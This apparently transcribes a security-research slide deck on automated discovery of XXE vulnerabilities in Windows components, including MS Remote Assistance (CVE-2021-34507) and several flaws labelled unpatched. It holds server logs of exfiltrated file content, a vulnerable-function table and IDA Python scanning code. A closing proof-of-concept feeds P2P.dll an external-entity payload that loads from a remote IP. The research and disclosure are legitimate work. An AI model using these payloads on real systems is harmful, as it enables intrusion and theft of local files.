87.71.143.194 - - [15/Feb/2021 17:32:13] "GET /?THIS%20IS%20THE%20PRIVATE%20CONTENT%20OF%20FILE%20EXPLOIT2.TXTS@f3br34ch%20XXE%20vulnerabilityusing%20loadxmlguid_interface:{2933BF95-7B36-11D2-B20E-00C04F983E60}guid_clsid:{F5078F33-C551-11D3-89B9-0000F81FE221} HTTP/1.1" 200 -
87.71.143.194 - - [15/Feb/2021 17:32:13] "GET /xex.xml HTTP/1.1" 200 -
87.71.143.194 - - [15/Feb/2021 17:32:13] "GET /?THIS%20IS%20THE%20PRIVATE%20CONTENT%20OF%20FILE%20EXPLOIT2.TXTS@f3br34ch%20XXE%20vulnerabilityusing%20loadguid_interface:{2933BF95-7B36-11D2-B20E-00C04F983E60}guid_clsid:{F5078F33-C551-11D3-89B9-0000F81FE221} HTTP/1.1" 200 -
87.71.143.194 - - [15/Feb/2021 17:32:14] "GET /xex.xml HTTP/1.1" 200 -
87.71.143.194 - - [15/Feb/2021 17:32:14] "GET /?THIS%20IS%20THE%20PRIVATE%20CONTENT%20OF%20FILE%20EXPLOIT2.TXTS@f3br34ch%20XXE%20vulnerabilityusing%20dscontrol_loadguid_interface:{310AFA62-0575-11D2-9CA9-0060B0EC3D39}guid_clsid:{5580DA30-0541-11D2-9CA9-0060B0EC3D39} HTTP/1.1" 200 -
87.71.143.194 - - [15/Feb/2021 17:32:14] "GET /xex.xml HTTP/1.1" 200 -
87.71.143.194 - - [15/Feb/2021 17:32:14] "GET /?THIS%20IS%20THE%20PRIVATE%20CONTENT%20OF%20FILE%20EXPLOIT2.TXTS@f3br34ch%20XXE%20vulnerabilityusing%20dscontrol_loadguid_interface:{310AFA62-0575-11D2-9CA9-0060B0EC3D39}guid_clsid:{F5078F33-C551-11D3-89B9-0000F81FE221} HTTP/1.1" 200 -
87.71.143.194 - - [15/Feb/2021 17:32:14] "GET /xex.xml HTTP/1.1" 200 -
87.71.143.194 - - [15/Feb/2021 17:32:14] "GET /?THIS%20IS%20THE%20PRIVATE%20CONTENT%20OF%20FILE%20EXPLOIT2.TXTS@f3br34ch%20XXE%20vulnerabilityusing%20dscontrol_loadguid_interface:{310AFA62-0575-11D2-9CA9-0060B0EC3D39}guid_clsid:{F6090F14-9C73-11D3-832E-00C04F990B84} HTTP/1.1" 200 -
87.71.143.194 - - [15/Feb/2021 17:32:15] "GET /xex.xml HTTP/1.1" 200 -
87.71.143.194 - - [15/Feb/2021 17:32:15] "GET /?THIS%20IS%20THE%20PRIVATE%20CONTENT%20OF%20FILE%20EXPLOIT2.TXTS@f3br34ch%20XXE%20vulnerabilityusing%20dataSetCollectorSet_setxmlguid_interface:{03837520-098B-11D8-9414-505054503030}guid_clsid:{0383751C-098B-11D8-9414-505054503030} HTTP/1.1" 200 -
87.71.143.194 - - [15/Feb/2021 17:32:15] "GET /xex.xml HTTP/1.1" 200 -
87.71.143.194 - - [15/Feb/2021 17:32:15] "GET /?THIS%20IS%20THE%20PRIVATE%20CONTENT%20OF%20FILE%20EXPLOIT2.TXTS@f3br34ch%20XXE%20vulnerabilityusing%20dataSetCollectorSet_setxmlguid_interface:{03837520-098B-11D8-9414-505054503030}guid_clsid:{03837521-098B-11D8-9414-505054503030} HTTP/1.1" 200 -
```

```
Command Prompt
87.71.143.194 - - [15/Feb/2021 17:32:13] "GET /xex.xml HTTP/1.1" 200 -
87.71.143.194 - - [15/Feb/2021 17:32:13] "GET /?THIS%20IS%20THE%20PRIVATE%20CONTENT%20OF%20FILE%20EXPLOIT2.TXTS@f3br34ch%20XXE%20vulnerabilityusing%20loadguid_interface:{2933BF95-7B36-11D2-B20E-00C04F983E60}guid_clsid:{2933BF91-7B36-11D2-B20E-00C04F983E60} HTTP/1.1" 200 -
```

Vuln function

Vuln interface

Vuln clsid

XXE feature - automatic 0-day

Now, let's wrap it all in one feature using IDA python

```
117 vulFuncAddrList = set()
118 #found_inter1 = findVulGuid("guid_interfae1", "2933bf81", "0c0000eb211d27b36")
119 #found_inter2, vulFuncAddrList = findVulGuid("guid_interfae2", "2933bf95", "0c0000eb211d27b36")
120 found_clsId1, vulFuncAddrList = findVulGuid("guid_clsId1", "0f6d90f11", "0b311d39c73", vulFuncAddrList)
121 found_clsId2, vulFuncAddrList = findVulGuid("guid_clsId2", "0f6d90f12", "0b311d39c73", vulFuncAddrList)
122 found_clsId3, vulFuncAddrList = findVulGuid("guid_clsId3", "2933bf90", "0c0000eb211d27b36", vulFuncAddrList)
123 found_clsId4, vulFuncAddrList = findVulGuid("guid_clsId4", "f5078f32", "d351c5", vulFuncAddrList)
124 found_clsId5, vulFuncAddrList = findVulGuid("guid_clsId5", "2933bf91", "0c0000eb211d27b36", vulFuncAddrList)
125 found_clsId6, vulFuncAddrList = findVulGuid("guid_clsId6", "f5078f33", "d351c5", vulFuncAddrList)
126
127 patchedFuncAddrList = set()
128 is_patched1, patchedFuncAddrList = patched("0068006f00720050", "0074006900620069", "4400540044", "0", "ProhibitDTD", patchedFuncAddrList)
129 is_patched2, patchedFuncAddrList = patched("006f006c006c0041", "0063006f00440077", "006e0065006d0075", "006f006900740063", "AllowDocumentFunction", patchedFuncAddrList)
130 is_patched3, patchedFuncAddrList = patched("006f006c006c0041", "006c007300580077", "0072006300530074", "007400700069", "AllowXsltScript", patchedFuncAddrList)
131
132 for vulFuncAddr in vulFuncAddrList:
133     # print (sark.function.Function(vulFuncAddr).start_ea)
134     # continue
135     vulFuncAddrHex = hex(vulFuncAddr)
136     isPatched = False
137     if vulFuncAddrHex in resultDict:
138         resultDict[vulFuncAddrHex] = {"patched":-1, "load":-1, "loadxml":-1, "put_async":-1, "resolve_Externals":-1, "vulnerable":False}
139     else:
140         resultDict[vulFuncAddrHex] = {}
141         resultDict[vulFuncAddrHex] = {"patched":-1, "load":-1, "loadxml":-1, "put_async":-1, "resolve_Externals":-1, "vulnerable":False}
142     for patchedFuncAddr in patchedFuncAddrList:
143         if (int(vulFuncAddr)>int(patchedFuncAddr) and int(vulFuncAddr) - int(patchedFuncAddr) < 0x80) or (int(vulFuncAddr)<int(patchedFuncAddr) and
144             int(patchedFuncAddr) - int(vulFuncAddr) < 0x80):
145             #print ("the vulnerable address at %s was probably patched at address: %s" %(hex(vulFuncAddr), hex(patchedFuncAddr)))
146             isPatched = True
147             resultDict[vulFuncAddrHex]["patched"] = hex(patchedFuncAddr)
148             break
149     if not isPatched:
150         #print ("possible vulnerable address: %s" %hex(vulFuncAddr))
151         resultDict = offsets(vulFuncAddr, resultDict)
```

XXE feature - automatic 0-day

Msra patched function
loadRATicket

But other msra functions
Seems vulnerable

ranked_pe_name	ranked_function_name	ranked_address	patched	load	loadxml	put_async	resolveExternals	vulnerable	ctcid_addr
inetcomm.dll	long CommunityXML_VerifyRefreshResponse	6443259176	-1	-1	0x1800c56da	-1	-1	TRUE	0x1800c56da
inetcomm.dll	long CommunityXML_VerifyMetadataResponse	6443257256	-1	-1	0x1800c4f3f	-1	-1	TRUE	0x1800c4f05
msdt.exe	long GetSupportDocument	5368959676	-1	0x14003d3d3	-1	0x14003d353	-1	TRUE	0x14003d327
msoert2.dll	XMLDOMFromBStr	6442528800	-1	-1	0x1800130c8	-1	-1	TRUE	0x18001309b
msra.exe	public: long CRATicket::SaveRATicket	5368941152	-1	0x140039d4c	0x140038c12	-1	-1	TRUE	0x140038b0c
msra.exe	public: long CRAInvitationHistoryManager::SaveRAInvitationsHistory	5368970528	-1	0x140040756	0x14003fe83	0x140040608	-1	TRUE	0x14003fe03
msra.exe	long ComposeXMLControlBlock	5368981048	-1	-1	0x14004283c	0x140042d6b	-1	TRUE	0x140042804
msra.exe	public: long CRAInvitationHistoryManager::LoadAndSortRAInvitationsHistory	5368972792	-1	0x140040756	-1	0x1400406d8	-1	TRUE	0x1400406ab
msra.exe	int ProcessCommandForPropAnnounce	5368994656	-1	-1	0x140045cb0	0x140045cb7	-1	TRUE	0x140045c34
msra.exe	long ReadXMLControlBlock	5368982548	-1	-1	0x140042d94	0x140042d6b	-1	TRUE	0x140042d18
msra.exe	public: long CSessionLogger::OpenLog	5368713720	-1	-1	0x1400012da	0x140001995	-1	TRUE	0x14000127a
P2P.dll	long UnwrapXMLGroupConfig	6442552384	-1	0x18001a431	0x180018da9	-1	-1	TRUE	0x180018d23
P2P.dll	long WrapXMLIdentityInfo	6442549588	-1	-1	0x180018da9	-1	-1	TRUE	0x18001820b
P2P.dll	long UnwrapXMLInvitation	6442545104	-1	-1	0x180017140	-1	-1	TRUE	0x1800170ae
P2P.dll	long UnwrapXMLIdentityExport	6442547828	-1	-1	0x1800176d9	-1	-1	TRUE	0x18001763b
P2P.dll	long WrapXMLIdentityExport	6442550848	-1	0x18001a431	0x180018da9	-1	-1	TRUE	0x180018d0b
p2psvc.dll	long UnwrapXMLInvitation	6442783076	-1	-1	0x180051244	-1	-1	TRUE	0x180051242
p2psvc.dll	long UnwrapXMLIdentityInfo	6442781512	-1	-1	0x180050d4c	-1	-1	TRUE	0x180050904
p2psvc.dll	long ConstructInternalRecordsXML	6442705080	-1	-1	0x18003e3d2	-1	-1	TRUE	0x18003e2c7
p2psvc.dll	long ConstructInternalRecordsXML	6442705080	-1	-1	0x18001e441	-1	-1	TRUE	0x18003e437
pla.dll	long PlaCreateXmlDocument	6442555096	-1	-1	0x18001abed	0x18001a7c3	-1	TRUE	0x18001a6c2
pla.dll	long PlaInitializeXst	6443680864	-1	0x18012c0b8	0x18012c690	0x18012c55a	-1	TRUE	0x18012c4ae
racpldgl.dll	public: void RaContactList::DeleteContact	6442470256	-1	0x180004c0f	-1	0x18000450	-1	TRUE	0x180004c1d
racpldgl.dll	public: long RaContactList::LoadContacts	6442464148	-1	0x180003870	-1	0x1800037df	-1	TRUE	0x1800037a6
SettingSync.dll	public: long CXMLDOMNode::CreateFromString	6442843152	-1	-1	0x18005fcd6	0x18005f8b	-1	TRUE	0x18005f61
wdc.dll	private: long WdcSystemNode::CreateDataCollectorSet	6442765416	-1	0x18004c0b3	-1	0x18004c34	-1	TRUE	0x18004cee
csc.exe	public: long XmlDocCommentBinder::CreateXMLDOMDocument	5096768	-1	-1	-1	-1	-1	FALSE	0x4dc58
csc.exe	public: long XmlDocCommentBinder::CreateXMLDOMDocument	5369580528	-1	-1	-1	0x14004d451	-1	FALSE	0x14004d473
Dxpserver.exe	long GetTaskCommand	5368842000	-1	0x14002d810	-1	-1	-1	FALSE	0x14002d766
hgpl.dll	private: static long CXML2KeyPage::s_LoadStyleSheet	6442580336	-1	0x18001fa01	-1	-1	-1	FALSE	0x18001f9a1
hdc32.dll	long CreateDOMDocumentFromResource	6442592564	-1	-1	-1	-1	-1	FALSE	0x18002297c
inetcp.cpl	dynamic_initializer_for_c_rgAcctmTrustedList	6442455952	-1	-1	-1	-1	-1	FALSE	0x180001397
msrhc.dll	public: long CXMLSList::Initialize	6442545520	-1	-1	-1	-1	-1	FALSE	0x180017119
msrhc.dll	long InitXMLDocWithString	6442545136	-1	-1	0x18001708b	0x18001706a	0x18001706a	FALSE	0x180017021
msra.exe	long InitXMLDocWithString	5368920132	-1	-1	0x1400338f3	0x1400338b2	0x1400338d2	FALSE	0x140033889
msra.exe	long ConvertToCollabTicket	5368920840	-1	-1	-1	-1	-1	FALSE	0x1400258cb
msra.exe	public: long CXMLSList::Initialize	5368941152	-1	-1	-1	-1	-1	FALSE	0x1400339d0
msra.exe	public: long CRATicket::LoadRATicket	5368941152	-1	0x140039b08	-1	-1	-1	FALSE	0x140039b7b
msxml3.dll	public: ProvideClassInfo::ProvideClassInfo	6443167440	-1	-1	-1	0x1800af01a	-1	FALSE	0x1800aef2f
msxml3.dll	public: virtual long Document::GetClassID	6443021760	-1	-1	-1	-1	-1	FALSE	0x1800b05d6
msxml3.dll	public: virtual long Document::GetClassID	6443021760	-1	-1	-1	-1	-1	FALSE	0x1800b05d6
P2P.dll	long WrapXMLGroupConfig	6442554780	-1	0x18001a431	-1	-1	-1	FALSE	0x1800196d2

XXE - automatic 0-day - msra

Msra LoadAndSortRAInvitationsHistory
Xref the 2nd vulnerable clsid

CVE-2018-0878 - patched LoadRATicket
But havent patched other use of the vulnerable
Com object

```
CLSID_DONDocument dd 0F6D90F11h
; DATA XREF: CSessionLogger::OpenLog(ushort *,uint,uint,int)+8E4
; InitXMLDocWithString(ushort *,IXMLDOMDocument *)+494
; CXMLStrList::Initialize(ushort *)+304
; CRAInvitationHistoryManager::SaveRAInvitationHistory(ushort *)+824
; CRAInvitationHistoryManager::LoadRAInvitationHistory(ushort *)+A54
; CoePoseXMLControlBlock(FILE_ATTRIBUTES *,CFilerWorkItem *,ushort const *,ushort *)+1C84
; ReadXMLControlBlock(FILE_ATTRIBUTES *,ushort *)+F14
; ProcessCommandForPropAnnounce(ushort *,ushort *,ushort *)+CC4

db 73h; 5
db 9Ch; 2
db 003h; 0
db 11h; 2
db 003h; 2
db 2Eh; 1
db 0
db 0C0h; A
db 4Fh; 0
db 99h; 7
db 0Bh; 7
db 0B4h; 7

; GUID IID_IXMLDOMDocument
IXMLDOMDocument dd 2933BF81h

; DATA XREF: InitXMLDocWithString(ushort *,IXMLDOMDocument *)+384
; CXMLStrList::Initialize(ushort *)+1F4
; ConvertToCollabTicket(CRATicket *,int)+1AC4
; CRATicket::SaveRATicket(ushort *,int)+1974
; CRATicket::LoadRATicket(ushort *)+E44
; CRAInvitationHistoryManager::SaveRAInvitationHistory(ushort *)+DE4
; CRAInvitationHistoryManager::LoadRAInvitationHistory(ushort *)+A54
; CoePoseXMLControlBlock(FILE_ATTRIBUTES *,CFilerWorkItem *,ushort const *,ushort *)+1C84
; ReadXMLControlBlock(FILE_ATTRIBUTES *,ushort *)+F14
; ProcessCommandForPropAnnounce(ushort *,ushort *,ushort *)+8F4

db 36h; 6
db 78h; 1
db 002h; 0
db 11h; 2
db 002h; 2
db 0Eh; 1
db 0
db 0C0h; A
db 4Fh; 0
db 99h; 7
db 3Eh; 2
db 60h; 1

; GUID CLSID_DONDocument2
CLSID_DONDocument2 dd 0F6D90F11h, 11D39C73h, 0C0002F83h, 00400B94Fh, 2 dup(0)
; DATA XREF: ConvertToCollabTicket(CRATicket *,int)+1B94
; CRATicket::SaveRATicket(ushort *,int)+1944
; CRATicket::LoadRATicket(ushort *)+E44
dd 300032h, 650031h, 390030h, 11002Fh, 37002Eh, 61002Dh
dd 2D0030h, 340034h, 630034h, 39002Dh
db 33h; 3
db 0
db 39h; 9
db 0
db 39h; 9
```

XXE - automatic 0-day - msra

LoadAndSortRAInvitationsHistory function

```
64 CEventLogger::LogError(  
65     v5,  
66     (const struct _EVENT_DESCRIPTOR *)Recoverable_Error,  
67     L"base\\diagnosis\\ra\\core\\lib\\rahistory.cpp",  
68     v7,  
69     L"CRAInvitationHistoryManager::LoadAndSortRAInvitationsHistory",  
70     v4);  
71 goto LABEL_103;  
72 }  
73 v4 = CoCreateInstance(&CLSID_DOMDocument, 0i64, 1u, &IID_IXMLDOMDocument, (LPVOID *)&ppv);  
74 v6 = v4;  
75 if ( v4 < 0 )  
76 {  
77     v7 = 660;  
78     goto LABEL_3;  
79 }  
80 v4 = ((__int64 (__fastcall *)(IXMLDOMDocument *, _QWORD))ppv->lpVtbl->put_async)(ppv, 0i64);  
81 v6 = v4;  
82 if ( v4 < 0 )  
83 {  
84     v7 = 662;  
85     goto LABEL_3;  
86 }  
87 pvarg.vt = 0;  
88 VariantClear(&pvarg);  
89 pvarg.vt = 8;  
90 pvarg.lVal = (LONGLONG)SysAllocString(a2);  
91 if (!pvarg.lVal && a2)  
92 {  
93     pvarg.vt = 10;  
94     pvarg.lVal = -2147024882;  
95     ATL::AtlThrowImpl(-2147024882);  
96 }  
97 v47 = pvarg;  
98 v6 = ((__int64 (__fastcall *)(IXMLDOMDocument *, VARIANTARG *, __int16 *))ppv->lpVtbl->load)(ppv, &v47, &v40);
```


XXE - automatic 0-day - msra


GetInvitationManagerLoaded function

28 = appdata

```
v7 = GetDirectoryAsBSTR(28, &xmlBstr_1, (__int64)L"\\RAContactHistory.xml");
*((_DWORD *)v3 + 1) = 3;
LABEL_9:
v2 = xmlBstr_1;
v6 = v7;
if ( v7 < 0 )
    goto LABEL_10;
v6 = CRAInvitationHistoryManager::LoadAndSortRAInvitationsHistory(v3, xmlBstr_1);
LABEL_12:
```




XXE - automatic 0-day - msra

Msra UI - invitation history usage = how to trigger the vulnerability




XXE - automatic 0-day - msra - CVE-2021-34507

Fully Patched Windows 10



C2 server



Automatic 0-days - SIX Discovered vulnerabilities

0 Day

CVE-2021-34507
MS Remote Assistance



0 Day

unpatched

Windows
Help

0 Day

unpatched

Microsoft Management
Console

0 Day

unpatched

Window Media
Player

0 Day

unpatched

MSIL
XML Schema Definition Tool

0 Day

unpatched

MSIL
XSLT compiler


XXE - Windows Help 0-day vulnerability

The image illustrates the process of exploiting the Windows Help 0-day vulnerability through several steps:

- Email Attachment:** An email from 'systemtests-attacker' contains a file named '7-zip.zip'.
- File Extraction:** The file is extracted, revealing a file named 'my.chmistry.chm_school.2 (3).chm'.
- File Listing:** A file explorer window shows the extracted files: 'my.chmistry.chm_school.doc', 'my.chmistry.chm_school.html', and 'my.chmistry.chm_school.zip'.
- File Content:** A dark box displays the filename 'my.chmistry.chm_school.html' with red dashed lines underneath, indicating the target file.
- Terminal Execution:** A Command Prompt window shows the execution of the following commands:

```
C:\> python -m SimpleHTTPServer 8888
C:\inetpub\wwwroot> c:\python27\python -m SimpleHTTPServer 8888
Serving HTTP on 0.0.0.0 port 8888 ...
87.71.143.194 - - [19/Feb/2021 12:47:10] "GET /xxe2.xml HTTP/1.1" 200 -
87.71.143.194 - - [19/Feb/2021 12:47:10] "GET /?THIS%20IS%20THE%20PRIVATE%20CONTENT%20OF%20F3-B32E-00C04F990BB4} HTTP/1.1" 200 -
```
- Windows Help Application:** A screenshot of the 'HTML Help' application window showing the content of the .chm file, which is a list of files.

Microsoft Management Console 0-day vulnerability




Time of Day	Process Name	PID	Operation	Path
10:10:11.9427907 AM	mmc.exe	24568	ReadFile	C:\tmp\new\file.xml
10:10:11.9428304 AM	mmc.exe	24568	ReadFile	C:\tmp\new\file.xml
10:10:11.9582786 AM	mmc.exe	24568	ReadFile	C:\tmp\new\file.xml
10:10:11.9758971 AM	mmc.exe	24568	ReadFile	C:\tmp\new\file.xml
10:10:12.0956632 AM	mmc.exe	24568	ReadFile	C:\tmp\new\file.xml
10:10:12.0956912 AM	mmc.exe	24568	ReadFile	C:\tmp\new\file.xml



XXE Windows Media Player

WMP - Vulnerability triggering



Call Stack - calling MSXML3!Document::Load - vulnerable to XXE



Automatic 0-days in dotNet

For every executable in Windows 10
we created a .Net project

- fhuxcommon.dll
- fhuxgraphics.dll
- fhuxpresentation.dll
- FileHistory.exe
- mfcmm140.dll
- mfcmm140u.dll
- stordiag.exe
- tzsync.exe
- UpdateHeartbeat.dll
- UtcManaged.dll

An example of a project

- Microsoft.Diagnostics.Telemetry
- Microsoft.Diagnostics.Telemetry.Internal
- Microsoft.Utc
- Microsoft.Utc.AggregatorApiV1
- Properties
- UtcManaged.csproj

.Net Windows SDK - 2 XXE Vulnerabilities

- The root cause of xsd.exe is XmlTextReader
- The root cause of xsdtc.exe is a configuration error in XmlReaderSettings. It explicitly enables the use of DTD.

```
internal static XsdParameters Read(string file)
{
    if (file == null || file.Length == 0)
    {
        return null;
    }
    if (File.Exists(file))
    {
        return XsdParameters.Read(new XmlTextReader(file), new ValidationEventHandler(Xsd.XsdParametersValidationHandler));
    }
    throw new FileNotFoundException(Res.GetString("FileNotFound", new object[]
    {
        file
    }));
}
```

Post Exploitation Technique - p2p.dll


PeerGroupParseInvitation function (p2p.h)

12/05/2018 • 2 minutes to read

The PeerGroupParseInvitation function returns a PEER_INVITATION_INFO structure with the details of a specific invitation.

```
73 typedef HRESULT(__stdcall* peergroupinvitation)(PCWSTR pwzInvitation, PPEER_INVITATION_INFO* ppInvitationInfo);
74
75 typedef HRESULT(__stdcall* peergroupstartup)(WORD wVersionRequested, PPEER_VERSION_DATA pVersionData);
76
77 int main()
78 {
79     wchar_t dllpath[260] = L"C:\\Windows\\System32\\P2P.dll";
80     HMODULE module = LoadLibraryW(dllpath);
81     void* peer = (void*)GetProcAddress(module, "PeerGroupParseInvitation");
82     PCWSTR pwzInvitation = L"<!DOCTYPE zsl[<!ENTITY % remote SYSTEM '\\http://52.213.115.231:8080/xxe.xml'>\\r\\n%rem";
83
84     WORD wVersionRequested=1;
85     PPEER_VERSION_DATA pVersionData = {0,10000000};
86     void* peerGroup = (void*)GetProcAddress(module, "PeerGroupStartup");
87     ((peergroupstartup) peerGroup)(wVersionRequested,&pVersionData);
88
89     PPEER_INVITATION_INFO ppInvitationInfo = (PPEER_INVITATION_INFO)malloc(sizeof(PPEER_INVITATION_INFO));
